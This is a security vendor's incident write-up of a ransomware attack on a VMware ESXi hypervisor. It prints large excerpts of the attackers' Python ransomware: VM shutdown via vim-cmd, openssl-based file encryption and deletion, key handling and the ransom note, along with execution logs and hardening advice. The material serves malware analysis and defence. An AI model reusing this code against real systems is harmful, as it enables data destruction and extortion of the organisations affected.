Python ransomware script targets ESXi server for encryption

news.sophos.com/en-us/2021/10/05/python-ransomware-script-targets-esxi-server-for-encryption/

Andrew Brandt October 5, 2021

A recently-concluded investigation into a ransomware attack revealed that the attackers executed a custom Python script on the target's virtual machine hypervisor to encrypt all the virtual disks, taking the organization's VMs offline.

In what was one of the quickest attacks Sophos has investigated, from the time of the initial compromise until the deployment of the ransomware script, the attackers only spent just over three hours on the target's network before encrypting the virtual disks in a VMware ESXi server.

```
directory_list = list()
for root, dirs, files in os.walk(rootdir, topdown=False):
    for name in dirs:
        directory_list.append(os.path.join(root, name))



for dir in directory_list:
     pth = dir+"/ReadMeNow.txt"
     if not(os.path.exists(pth)):
          file = open(pth,"w")
          textmsg = "Your Files has been encrypted\n\nif You want to get Decryption You have to
Pay decryption Price \n\nYou can Contact with us With Emails on below\n\nYour Case
id="+sid+"\nOur Email:"+mail+"\nin Case of no Answer:"+mail2+"\n\nIf You Dont Pay in First 48
Hour You have to pay Double \n\nAnd if you Dont Pay at All You May see Your important Files
Published in internet\n\n\n***Save The privatekey.pem File and dont Delete it and sent it to
us,if you delete it your Files are Gone"
          file. write(textmsg)
          file. close()
```

SOPHOSlabs

The Python script embeds the text of the ransom note.

The attackers initially accessed their foothold by logging in to a TeamViewer account (one which didn't have multi-factor authentication set up), running in the background on a computer that belongs to a user with Domain Administrator credentials in the target's network. The attackers logged on at 30 minutes past midnight in the target organization's time zone, and ten minutes later downloaded and ran a tool called Advanced IP Scanner to identify targets on the network.

Just before 2 am, the attackers downloaded an SSH client called Bitvise, and used it to log into a VMware ESXi server they identified using Advanced IP Scanner. ESXi servers have a built-in SSH service called the ESXi Shell that administrators can enable, but is normally disabled by default.

This organization's IT staff was accustomed to using the ESXi Shell to manage the server, and had enabled and disabled the shell multiple times in the month prior to the attack. However, the last time they enabled the shell, they failed to disable it afterwards. The criminals took advantage of this fortuitous situation when they found the shell was active.

Python ransomware

Three hours after the attackers scanned the network, they used their credentials to log into the ESXi Shell, and copied a file named **fcker.py** to the ESXi datastore, which houses the virtual disk images used by the VMs that run on the hypervisor.

```
27 if not(os.path.isfile('vms.txt')):
28       os.system("vim-cmd vmsvc/getallvms | awk \"{print $1}\" >> vms.txt")
29       try:
30          with open('vms.txt') as f:
31            lines = f.readlines()
32
33
34            for line in lines:
35                os.system("vim-cmd vmsvc/power.off {}".format(line))
36       except:
37          print('vms Are not powered Off!!!!!!')
```

SOPHOSlabs

The Python script uses the **vim-cmd** command functions of the ESXi Shell to produce a list of the names of all virtual machines installed on the server, then shuts them all down. One by one, the attackers executed the Python script, passing the path to datastore disk volumes as an argument to the script. Each individual volume contained the virtual disk and VM settings files for multiple virtual machines.

Thanks to some solid forensics work, the Rapid Response team recovered a copy of the Python script, even though the attackers appeared to have overwritten it with other data before deleting the file.

Only 6kb long, the small size of the script belies its abilities. The script contains variables that the attacker can configure with multiple encryption keys, email addresses, and where they can customize the file suffix that gets appended to encrypted files.

```
def idgen(length):

      letters =  string.ascii_letters + string.digits
      result_str = ''.join(random.choice(letters) for i in range(length))
      return result_str
id = idgen(10)
sid = id
ext = ".[redacted]"
mail = "[redacted]"
mail2 = "[redacted]"

ALL = ".[ID="+sid+"][Email="+mail+"]"+ext
```

The script embeds the file suffix it appends to encrypted files (**ext**), and email addresses (**mail, mail2**) to be used to contact the attacker for payment of the ransom as variables.
Initially, the script "walks" the filesystem of a datastore and creates a directory map of the drive, and inventories the names of every virtual machine on the hypervisor, writing them to a file called **vms.txt**. It then executes the ESXi Shell command **vim-cmd vmsvc/power.off**, one time for each VM, passing the VM names to the command as a variable, one at a time. Only when the VMs have powered off will the script begin encrypting the datastore volumes.

Using a single instruction for each file it encrypts, the script invokes the open-source tool openssl to encrypt the files with the following command:

```
openssl rsautil -encrypt -inkey pubkey.txt  -pubin -out [filename].txt
```

```
 7 import threading
 8
 9 rootdir = sys.argv[1]
10
11
12
13 def encrypt(f,aeskey):
14         tmp = idgen(5)
15         os.system("openssl enc -aes-256-cbc -in {} -out {} -k {}".format(f,f+ALL,aeskey))
16         os.system("echo -n\"{}\" | openssl rsautl -encrypt -inkey pubkey.txt  -pubin -out  {}.txt ".format(aeskey,"/tmp/"+tmp))
17         fileapp = open(f+ALL, 'a')
18         fileapp.write('key')
19         fileapp.close()
20         os.system("cat  {}.txt >> {}".format("/tmp/"+tmp,f+ALL))
21         file = open(f,"w")
22         file. write("fuck")
23         file. close()
24         os.remove(f)
25         os.remove("/tmp/"+tmp+".txt")
26
```

The file encryption function within the Python script
The script then overwrites the contents of the original file with just the word **fuck** then deletes the original file. Finally, it deletes the files that contain the directory listings, the names of the VMs, and itself by overwriting those files before deleting them.

Encryption keys generated on-the-fly

One thing that we noticed while walking through the code was the presence of multiple, hardcoded encryption keys, as well as a routine for generating even more encryption key pairs. Normally, an attacker would only need to embed the "public key" that the attacker generated on their own machine and would be used to encrypt files on the targeted computer(s). But this ransomware appears to create a unique key every time it is run.

```
def rndpass(length):

      letters =  string.ascii_letters + string.digits
      result_str = ''.join(random.choice(letters) for i in range(length)
      return result_str

s = rndpass(32)

pub4096 = """-----BEGIN PUBLIC KEY-----
[redacted]
-----END PUBLIC KEY-----
"""
pu2048 = """-----BEGIN PUBLIC KEY-----
[redacted]
-----END PUBLIC KEY-----
"""
```

Embedded public keys in the Python ransomware

So what's going on with that?

Apparently, every time the malware is executed – and it appears the attackers executed the script once for each ESXi datastore they wanted to encrypt – the ransomware generates a unique key pair that will be used for encrypting files during that particular execution.In the case of the attack we investigated, there were three datastores the attackers targeted with individual executions of the script, so the script created three unique key pairs, one for each datastore.

```
:40:17Z shell[7104105]: Interactive shell session started
:40:40Z shell[7104105]: [root]: python fcker.py /vmfs
:44:16Z shell[7108152]: Interactive shell session started
:44:29Z shell[7108152]: [root]: python fcker.py /vmfs/volumes/[redacted]
:44:51Z shell[7108280]: Interactive shell session started
:45:01Z shell[7108280]: [root]: python fcker.py /vmfs/volumes/[redacted]
:45:19Z shell[7108280]: [root]: python fcker.py /vmfs/volumes/[redacted]
```

For each execution targeting a different ESXi datastore (greyed out paths) the script generated a unique encryption key

The script has no ability to transmit these keys anywhere, and there's no way for the attacker to predict what the keys will be, so the script has to leave behind a copy of the secret key (the key the attacker would need in order to decrypt the files) on the filesystem of the targeted computer. But it would be a gigantic mistake to just leave that key lying around


(whoever possesses the secret key could, theoretically, use it to decrypt everything without having to pay a ransom), so the script writes out a copy of that secret key, and *then* encrypts the secret key using the embedded, hardcoded public key.

The script runs a routine that lists all the files in the path that's provided to the script during execution. For each file, the script generates a unique, 32-byte random code it calls the **aeskey**, and then encrypts the file using the aeskey as a salt into the /tmp path.

Finally, it prepends the aeskey value to the encrypted file and appends a new file suffix to the name, overwrites the contents of the original file with the word *fuck* then deletes the original file, and moves the encrypted version from /tmp to the datastore location where the original file was stored.

Hypervisors are valuable targets

Malware that runs under a Linux-like operating system such as ESXi uses is still relatively uncommon, but it is even less common for IT staff to install endpoint protection on servers like these. Hypervisors in general are often quite attractive targets for this kind of attack, since the VMs they host may run business-critical services or functions.



ESXi management tools can enable or disable the ESXi Shell either from within the tool, or locally on the console connected to the server. The shell defaults to “Stopped.” Administrators who operate ESXi or other hypervisors on their networks should follow security best practices, avoiding password reuse, and using complex, difficult to brute-force passwords of adequate length. Wherever possible, enable the use of multi-factor authentication and enforce the use of MFA for accounts with high permissions, such as domain administrators.

In the case of ESXi, use of the ESXi Shell is something that can be toggled on or off from either a physical console at the machine itself, or through the normal management tools provided by VMware. Administrators should only allow the Shell to be active during use by staff, and should disable it as soon as maintenance (such as the installation of patches) is complete.

VMware has also published a list of best practices for administrators of their ESXi hypervisors on how to secure them and limit the attack surface on the hypervisor itself.

Python scripts of this type are detected by Sophos endpoint products as **Troj/Ransom-GJR.**

Acknowledgments

SophosLabs wishes to acknowledge the work of Rajesh Nataraj, Andrew O’Donnell, and Mauricio Valdivieso for their assistance